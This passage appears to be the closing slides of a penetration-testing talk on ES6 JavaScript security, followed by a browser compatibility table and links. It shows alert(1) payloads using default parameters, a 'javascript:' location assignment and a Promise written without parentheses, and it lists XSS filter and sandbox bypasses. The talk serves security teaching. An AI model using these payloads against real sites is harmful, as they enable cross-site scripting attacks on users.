
  -
    ```
    var fn = function(a=alert(1)){}
    fn(); // will alert(1)
    ```

  -
    ```
    fn = function(a,b=location=a){};
    fn("javascript:alert(1)")
    ```
- Promises to exceute code
  - ``new Promise($=>alert`1`)``
- Proxies, Loaders, Realms, classes, and many many more things to come.

Conclusion

- In short words, ES6 changes a lot
  - We have seen some new features but definitely not all of them
  - We essentially filtered for obvious security relevance. There might be more!
- And adds attractive features for penetration testers
- The attack surface has grown, testers now have
  - Additional ways to execute code
  - No need for parenthesis to execute methods
  - Change the nature of objects across origins
  - Execute code in areas that didn't allow that before
  - Have new native objects that allow evaluation
  - Have a range of tools to bypass XSS filters
  - Have another range of tools to bypass JavaScript sandboxes
- The inevitable mix of DOM and ES6 causes additional trouble
- And ES7 is not too far away either
- Keep visiting the ES6 compat table, changes are frequent!

hgi Horst Görtz Institut für IT-Sicherheit RUB cure53



		Compilers/polyfills							Des					
	55%	57%	69%	27%	26%	10%	5%	23%	6%	21%	69%	44%	56%	60%	68
Feature name	Current browser	Traceur	6to5 + polyfill	ES6 Transpiler	Closure Compiler	JSX[1]	TypeScript	es6-shim	IE 10	IE 11	IE Technical Preview[2]	FF 31	FF 34	FF 35	FF 36
Optimisation															
proper tail calls (tail call optimisation)	No	No	No	No	No	No	No	No	No	No	No	No	No	No	No
Syntax															
default function parameters	3/5	3/5	5/5	3/5	4/5	0/5	3/5	0/5	0/5	0/5	0/5	3/5	3/5	3/5	3/5
rest parameters	2/3	3/3	3/3	2/3	1/3	2/3	2/3	0/3	0/3	0/3	2/3	2/3	2/3	2/3	2/3
spread (...) operator	6/8	8/8	8/8	6/8	2/8	0/8	0/8	0/8	0/8	0/8	4/8	6/8	6/8	6/8	8/8
object literal extensions	5/5	5/5	4/5	5/5	3/5	2/5	1/5	0/5	0/5	0/5	5/5	0/5	5/5	5/5	5/5
for..of loops	3/4	4/4	4/4	3/4	3/4	0/4	0/4	0/4	0/4	0/4	4/4	3/4	3/4	3/4	4/4
octal and binary literals	2/4	2/4	2/4	2/4	2/4	0/4	0/4	0/4	0/4	0/4	2/4	2/4	2/4	2/4	4/4
template strings	2/2	2/2	2/2	2/2	2/2	2/2	0/2	0/2	0/2	0/2	1/2	0/2	2/2	2/2	2/2
RegExp "y" and "u" flags	1/2	1/2	1/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	1/2	1/2	1/2	1/2	1/2
destructuring	10/15	13/15	13/15	11/15	11/15	7/15	0/15	0/15	0/15	0/15	0/15	8/15	10/15	11/15	12/15
Unicode code point escapes	No	Yes	Yes	Yes	Yes	No	No	No	No	No	Yes	No	No	No	No
Bindings															
const	3/8	6/8	6/8	6/8	6/8	1/8	0/8	0/8	0/8	8/8	8/8	3/8	3/8	3/8	8/8
let	0/10	8/10	8/10	6/10	8/10	0/10	0/10	0/10	0/10	8/10	8/10	0/10	0/10	0/10	0/10
block-level function declaration[9]	No	Yes	Yes	No	Yes	No	No	No	No	Yes	Yes	No	No	No	No
Functions															
arrow functions	7/9	7/9	7/9	6/9	7/9	6/9	6/9	0/9	0/9	0/9	8/9	7/9	7/9	7/9	7/9
class	0/11	8/11	10/11	9/11	5/11	8/11	0/11	0/11	0/11	0/11	11/11	0/11	0/11	0/11	0/11
super	0/3	3/3	3/3	3/3	0/3	0/3	0/3	0/3	0/3	0/3	3/3	0/3	0/3	0/3	0/3
generators	11/13	12/13	12/13	0/13	7/13	0/13	0/13	0/13	0/13	0/13	0/13	9/13	11/13	11/13	12/13
Built-ins															
typed arrays	19/40	0/40	0/40	0/40	0/40	0/40	0/40	0/40	16/40	16/40	40/40	18/40	19/40	19/40	19/40
Map	11/11	10/11	11/11	0/11	0/11	0/11	0/11	11/11	0/11	5/11	11/11	10/11	11/11	11/11	11/11
Set	11/11	10/11	11/11	0/11	0/11	0/11	0/11	11/11	0/11	5/11	11/11	10/11	11/11	11/11	11/11
WeakMap	3/4	0/4	4/4	0/4	0/4	0/4	0/4	0/4	0/4	2/4	4/4	2/4	3/4	3/4	4/4
WeakSet	4/4	0/4	4/4	0/4	0/4	0/4	0/4	0/4	0/4	0/4	4/4	0/4	4/4	4/4	4/4

Links & Material

- http://kangax.github.io/compat-table/es6/
- https://google.github.io/traceur-compiler/demo/repl.html
- http://wiki.ecmascript.org/doku.php?id=harmony:proposals
- https://wiki.mozilla.org/ES6_plans
- http://tc39wiki.calculist.org/es6/
- https://people.mozilla.org/~jorendorff/es6-draft.html
- https://cure53.de/es6-for-penetration-testers.pdf
- To be extended...

The End

- Question?
- Comments?
- **Thanks a lot!**

  And special thanks to @freddyb and @filedescriptor for helping